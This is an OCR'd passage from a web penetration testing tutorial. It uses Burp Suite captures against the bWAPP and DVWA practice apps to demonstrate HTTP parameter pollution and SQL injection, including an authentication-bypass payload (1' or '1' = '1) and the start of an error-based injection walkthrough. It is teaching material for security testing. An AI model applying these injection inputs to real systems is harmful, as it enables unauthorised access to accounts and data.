

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://192.168.1.40
Request
Raw Params Headers Hex
GET /bWAPP/hpp-3.php?movie=1&name=cloud&action=vote HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud&action=vote
Cookie: PHPSESSID=t4d3ld2ch35p6ghm8erl88kjml; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex HTML Render


<h1>HTTP Parameter Pollution</h1>
Your favorite movie is: G.I. Joe: Retaliation Thank you for submitting your vote!

<img src="./images/blogger.png">
<img src="./images/linkedin.png">




register with name: cloud&movie=3 and vote for movie with id=1






5. Testing for SQL Injection

An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.



Authentication Bypass



SELECT * FROM Users WHERE Username='$username' AND Password='$password'

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:


$username = cloud’


$password = 1' or '1' = '1

The query will be:


SELECT * FROM Users WHERE Username='cloud’ AND Password='1' OR '1' = '1'

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.







Error-Based SQL Injection





An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).






Go
Cancel
Request
Raw
Params
Headers
Hex
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL
User ID:
Submit
ID: 1
First name: admin
Surname: admin



Go
Cancel
Request
Raw
Params
Headers
Hex
GET /dvwa/vulnerabilities/sqli/?id=7&Submit=Submit HTTP/1.1
Host: 192.168.1.40
